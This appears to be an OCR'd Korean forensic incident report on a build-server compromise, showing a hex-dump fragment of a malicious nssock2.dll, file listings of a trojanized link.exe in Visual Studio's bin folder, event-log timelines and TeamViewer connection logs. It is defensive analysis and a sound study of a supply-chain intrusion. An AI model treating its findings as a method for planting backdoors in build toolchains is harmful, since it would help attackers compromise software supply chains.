01:24C1:7ADD  54 49 4E 45 28 62 32 29 28 4E 55 4C 4C 29 3B 0D 0A 09 69 66 20 28 72 65 74 20 3C 20 48 4D 4F 44 55  TINE(b2)(NULL);...if (ret < HMODU
01:24C1:7AFE  4C 45 28 34 30 39 36 29 29 0D 0A 09 7B 0D 0A 09 09 4D 65 73 73 61 67 65 42 6F 78 41 28 30 2C 22 23  LE(4096))...{....MessageBoxA(0,"#
01:24C1:7B1F  23 23 45 52 52 4F 52 23 23 23 22 2C 4E 55 4C 4C 2C 30 29 3B 0D 0A 09 7D 0D 0A 7D 0D 0A 0D 0A 73 74  ##ERROR###",NULL,0);...}..}....st
01:24C1:7B40  61 74 69 63 20 43 41 75 74 6F 20 41 75 74 6F 3B 0D 0A 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  atic CAuto Auto;.................
01:24C1:7B61  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  .................................
```


Data Type	Value
int8	0
uint8	0
int16	0
uint16	0
int32	0
uint32	0
int64	0
uint64	0
float	0.000000E+00
double	0.00000000000000E+000
DATE	
DOS Date	
DOS Time	
FILETIME	
UNIX Time	
UNIX64 Time	
HFS Time	
TIMESTAMP	
ASCII	....
ROT13	....
UTF8	
UTF16	
GUID	{00000000-0000-0000-0000-0000
Binary	00000000 00000000 00000000 00

Sector: 107162613 Offset: 4911627122 (x124C17B72) X₩Unallocated clusters on NTFS volume


침투경로

악성파일(nssock2.dll)의 특징적인 문자열(###ERROR###) 검색

- 비할당 영역에 존재하는 악성 쉘코드 일부와 악성코드 1종(link.exe) 확인



Filename	Hits	Extension	Path	Attributes	Created	Modified	Accessed
Unallocated clusters on NTFS volume	1		Y:₩				
nssock2.dll	1	dll	V:₩Root₩tortoiseSVN₩nsc5₩bin₩Release₩	-----------a-----	2017-06-12 오후 3:59:19	2017-06-12 오후 4:05:16	2017-06-12 오후 3:59:19
nssock2.dll	1	dll	V:₩Root₩Working₩Ver 5 Project₩CommonFiles_5.0₩	-----------a-----	2015-03-02 오후 2:10:41	2017-06-12 오후 4:05:16	2015-03-02 오후 2:10:41
nssock2.dll	1	dll	X:₩Root₩Working₩Ver 6 Project₩CommonFiles_6.0₩	-----------a-----	2016-09-27 오후 6:11:05	2017-07-07 오후 5:54:40	2016-09-27 오후 6:11:05
nssock2.dll	1	dll	X:₩Root₩Working₩Ver 5 Project₩CommonFiles_5.0₩	-----------a-----	2015-07-24 오후 3:58:46	2017-07-12 오후 12:28:51	2015-07-24 오후 3:58:46
nssock2.dll	1	dll	X:₩Root₩tortoiseSVN₩nsc5₩bin₩Release₩	-----------a-----	2017-07-12 오후 12:21:18	2017-07-12 오후 12:28:51	2017-07-12 오후 12:21:18
nssock2.dll	1	dll	X:₩Root₩tortoiseSVN₩nsc6₩bin₩Release₩	-----------a-----	2017-07-07 오후 5:46:13	2017-07-07 오후 5:54:40	2017-07-07 오후 5:46:13
link.exe	1	exe	Y:₩Root₩Program Files₩Microsoft Visual Studio 11.0₩VC₩bin₩	-----------a-----	2017-05-26 오후 6:24:53	2017-05-26 오후 4:05:56	2017-05-26 오후 6:24:53




	Name	Re Re Fo Igr	File Ext	Logical Size	File Created	Category	Entry Modified	Last Written	Last Accessed	True Path
30	c1.dll		dll	747,576	06/09/13 07:53:16 오후	Library	07/04/13 01:49:43 오후	06/09/13 07:53:16 오후	07/04/13 01:49:43 오후	developer1\Win7Ult_x86_en_W120105_115800-000003-s001\C\Program Files\Microsoft Visual Studio 11.0\VC\bin\c1.dll
31	bscmake.exe		exe	87,624	06/09/13 07:53:16 오후	Executable	07/04/13 01:49:43 오후	06/09/13 07:53:16 오후	07/04/13 01:49:43 오후	developer1\Win7Ult_x86_en_W120105_115800-000003-s001\C\Program Files\Microsoft Visual Studio 11.0\VC\bin\bscmake.exe
32	lib.exe		exe	25,144	06/09/13 07:53:16 오후	Executable	07/04/13 01:49:43 오후	06/09/13 07:53:16 오후	07/04/13 01:49:43 오후	developer1\Win7Ult_x86_en_W120105_115800-000003-s001\C\Program Files\Microsoft Visual Studio 11.0\VC\bin\lib.exe
33	dumpbin.exe		exe	25,160	06/09/13 07:53:16 오후	Executable	07/04/13 01:49:43 오후	06/09/13 07:53:16 오후	07/04/13 01:49:43 오후	developer1\Win7Ult_x86_en_W120105_115800-000003-s001\C\Program Files\Microsoft Visual Studio 11.0\VC\bin\dumpbin.exe
34	nmake.exe		exe	102,976	06/09/13 07:53:16 오후	Executable	07/04/13 01:49:44 오후	06/09/13 07:53:16 오후	07/04/13 01:49:44 오후	developer1\Win7Ult_x86_en_W120105_115800-000003-s001\C\Program Files\Microsoft Visual Studio 11.0\VC\bin\nmake.exe
35	undname.exe		exe	27,208	06/09/13 07:53:16 오후	Executable	07/04/13 01:49:44 오후	06/09/13 07:53:16 오후	07/04/13 01:49:44 오후	developer1\Win7Ult_x86_en_W120105_115800-000003-s001\C\Program Files\Microsoft Visual Studio 11.0\VC\bin\undname.exe
36	vcmeta.dll		dll	81,992	06/09/13 07:53:16 오후	Library	07/04/13 01:49:44 오후	06/09/13 07:53:16 오후	07/04/13 01:49:44 오후	developer1\Win7Ult_x86_en_W120105_115800-000003-s001\C\Program Files\Microsoft Visual Studio 11.0\VC\bin\vcmeta.dll
37	mspft110.dll		dll	1,805,392	06/09/13 07:53:16 오후	Library	07/04/13 01:49:44 오후	06/09/13 07:53:16 오후	07/04/13 01:49:44 오후	developer1\Win7Ult_x86_en_W120105_115800-000003-s001\C\Program Files\Microsoft Visual Studio 11.0\VC\bin\mspft110.dll
38	xdcmake.exe.config		config	409	06/09/13 01:47:24 오후	Document	07/04/13 01:49:44 오후	06/09/13 01:47:24 오후	07/04/13 01:49:44 오후	developer1\Win7Ult_x86_en_W120105_115800-000003-s001\C\Program Files\Microsoft Visual Studio 11.0\VC\bin\xdcmake.exe.config
39	xdcmake.exe		exe	47,688	06/09/13 07:53:16 오후	Executable	07/04/13 01:49:44 오후	06/09/13 07:53:16 오후	07/04/13 01:49:44 오후	developer1\Win7Ult_x86_en_W120105_115800-000003-s001\C\Program Files\Microsoft Visual Studio 11.0\VC\bin\xdcmake.exe
40	cl.exe	Re	exe	160,824	05/12/17 07:39:51 오전	Executable	05/26/17 06:26:06 오후	06/09/13 07:53:16 오후	07/04/13 01:49:40 오후	developer1\Win7Ult_x86_en_W120105_115800-000003-s001\C\Program Files\Microsoft Visual Studio 11.0\VC\bin\cl.exe
41	link1.exe	Re	exe	763,968	06/09/13 07:53:16 오후	Executable	05/26/17 06:26:16 오후	06/09/13 07:53:16 오후	07/04/13 01:49:43 오후	developer1\Win7Ult_x86_en_W120105_115800-000003-s001\C\Program Files\Microsoft Visual Studio 11.0\VC\bin\link1.exe
42	link.exe	Re	exe	185,344	05/26/17 06:24:53 오후	Executable	05/26/17 06:26:42 오후	05/26/17 04:05:56 오후	05/26/17 06:24:53 오후	developer1\Win7Ult_x86_en_W120105_115800-000003-s001\C\Program Files\Microsoft Visual Studio 11.0\VC\bin\link.exe

침투경로

타임라인 분석으로 link.exe가 생성된 시점 아티팩트 확인

- link.exe가 생성된 시점에 RDP를 이용한 원격접속 등의 로그가 존재하지 않는 것으로 보아 악성코드 삽입 당시 백도어나 다른 원격제어 프로그램을 이용했을 것으로 추정

타임라인 분석을 통한 AppCompatCache에서의 link.exe 흔적



datetime	MACB	source	sourcetype	description
(empty)	(empty)	(empty)	(empty)	(empty)
2017-05-26 15:51:56	M...	EVT	WinEVTX	[24 / 0x0018] Record Number: 3256 Event Level: 4 Source Name: Microsoft-Windows-TerminalServices-LocalSessionManager Computer Name: builder Strings: ['BUILDER₩builder2', '1', '192.168.1.90']
2017-05-26 15:51:57	M...	EVT	WinEVTX	[823 / 0x0337] Record Number: 3422 Event Level: 4 Source Name: Microsoft-Windows-PrintService Computer Name: builder Strings: ['0', '-', 'Microsoft XPS Document Writer,winspool,Ne00:', '0x0000007a', 'winspool.drv']
2017-05-26 15:51:57	M...	EVT	WinEVTX	[823 / 0x0337] Record Number: 3421 Event Level: 4 Source Name: Microsoft-Windows-PrintService Computer Name: builder Strings: ['0', '-', 'Microsoft XPS Document Writer,winspool,Ne00:', '0x0000007a', 'winspool.drv']
2017-05-26 15:57:31	M...	EVT	WinEVTX	[7036 / 0x1b7c] Record Number: 91552 Event Level: 4 Source Name: Service Control Manager Computer Name: builder Message string: The Google Update Service (gupdate) service entered the running state. Strings: ['Google Update Service (gupdate)', 'running', '6700750070006400610074006500 2F0034000000']
2017-05-26 15:57:31	M...	EVT	WinEVTX	[7036 / 0x1b7c] Record Number: 91553 Event Level: 4 Source Name: Service Control Manager Computer Name: builder Message string: The WinHTTP Web Proxy Auto-Discovery Service service entered the running state. Strings: ['WinHTTP Web Proxy Auto-Discovery Service', 'running', '570069006E0048007400740070004100750074006F00500072006F00780079005300760063002F0034000000']
2017-05-26 15:57:32	M...	EVT	WinEVTX	[7036 / 0x1b7c] Record Number: 91554 Event Level: 4 Source Name: Service Control Manager Computer Name: builder Message string: The Google Update Service (gupdate) service entered the stopped state. Strings: ['Google Update Service (gupdate)', 'stopped', '67007500700064006100740065002F0031000000']
2017-05-26 15:58:48	M...	EVT	WinEVTX	[1006 / 0x03ee] Record Number: 2626 Event Level: 4 Source Name: Microsoft-Windows-DHCPv6-Client Computer Name: builder Strings: ['12', 'false', 'false']
2017-05-26 16:05:56	....	REG	AppCompatCache Registry Entry	[HKEY_LOCAL_MACHINE₩System₩ControlSet001₩Control₩Session Manager₩AppCompatCache] Cached entry: 84 Path: ₩??₩C:₩Program Files₩Microsoft Visual Studio 11.0₩VC₩bin₩link.exe
2017-05-26 16:05:56	....	REG	AppCompatCache Registry Entry	[HKEY_LOCAL_MACHINE₩System₩ControlSet002₩Control₩Session Manager₩AppCompatCache] Cached entry: 84 Path: ₩??₩C:₩Program Files₩Microsoft Visual Studio 11.0₩VC₩bin₩link.exe
2017-05-26 16:05:56	....	REG	AppCompatCache Registry Entry	[HKEY_LOCAL_MACHINE₩System₩ControlSet001₩Control₩Session Manager₩AppCompatCache] Cached entry: 84 Path: ₩??₩C:₩Program Files₩Microsoft Visual Studio 11.0₩VC₩bin₩link.exe
2017-05-26 16:05:56	....	REG	AppCompatCache Registry Entry	[HKEY_LOCAL_MACHINE₩System₩ControlSet002₩Control₩Session Manager₩AppCompatCache] Cached entry: 84 Path: ₩??₩C:₩Program Files₩Microsoft Visual Studio 11.0₩VC₩bin₩link.exe
2017-05-26 16:06:37	M...	EVT	WinEVTX	[25 / 0x0019] Record Number: 3257 Event Level: 4 Source Name: Microsoft-Windows-TerminalServices-LocalSessionManager Computer Name: builder Strings: ['BUILDER₩builder2', '1', '192.168.1.90']

※ AppCompatCache : 윈도우 응용프로그램 호환성 체크 정보를 저장하는 레지스트리, 호환성 문제가 발생했던 응용프로그램의 정보를 저장

침투경로


빌드 서버에 설치된 TeamViewer 로그 확인결과, 비정상 접속 이력 확인

※ 빌더서버의 팀뷰어 접속로그 기록(Connections_incoming.txt)

o 넷사랑 팀뷰어S/W 사용현황

- 고객A/S를목적으로관리자가팀뷰어관리계정을생성사용중이었으나, 인터뷰과정중과거(부)시스템관리자가내부시스템관리편의를위 위해관리계정에빌더서버및일부직원등의팀뷰어계정을별도생성/등록하여원격관리


* 팀뷰어관리계정을 통해 시스템 접속 시, 패스워드는기등록(숫자4~6자리)되어더블클릭만으로바로접속



Connections_incoming.txt - Notepad
File Edit Format View Help

```
390880726       candrew34       29-03-2014 12:53:57     29-03-2014 13:10:32     builder RemoteControl   {D5DE045C-C96A-4F6
390880726       candrew34       29-03-2014 13:11:14     29-03-2014 13:14:38     <unknown>       RemoteControl   {51145981-
390880726       candrew34       29-03-2014 13:14:36     29-03-2014 13:14:53     <unknown>       RemoteControl   {6A7A5249-
444080441       candrew34       29-03-2014 16:48:33     29-03-2014 19:48:32     builder2        RemoteControl   {C1D633EB-
390880726       candrew34       29-03-2014 13:14:55     30-03-2014 05:42:05     builder2        RemoteControl   {2D42DDD0-
444080441       candrew34       30-03-2014 01:10:03     30-03-2014 11:11:59     builder2        RemoteControl   {46C2C1F8-
390880726       candrew34       30-03-2014 11:11:49     30-03-2014 13:50:14     builder2        RemoteControl   {2B623A7B-
390880726       candrew34       31-03-2014 00:30:20     31-03-2014 03:30:18     builder2        RemoteControl   {5447BA7E-
390880726       candrew34       31-03-2014 03:58:26     31-03-2014 04:20:32     builder2        RemoteControl   {C725495A-
390880726       candrew34       31-03-2014 06:19:31     31-03-2014 08:26:35     <unknown>       RemoteControl   {DA6B8C16-
444080441       candrew34       01-04-2014 19:09:18     02-04-2014 09:51:41     <unknown>       RemoteControl   {85492CEE-
335547109       Andrew Chang    08-08-2014 05:49:20     08-08-2014 05:49:40     builder2        RemoteControl   {FC8E1E48-
335547109       Andrew Chang    21-08-2014 05:29:28     21-08-2014 05:31:28     builder2        RemoteControl   {8CC72DD8-
335547109       Andrew Chang    27-08-2014 08:47:54     27-08-2014 08:53:58     <unknown>       RemoteControl   {575508CA-
335547109       Andrew Chang    27-08-2014 08:56:03     28-08-2014 05:39:59     builder2        RemoteControl   {555F17B8-
335547109       Andrew Chang    28-08-2014 05:38:56     28-08-2014 05:43:24     builder2        RemoteControl   {74179833-
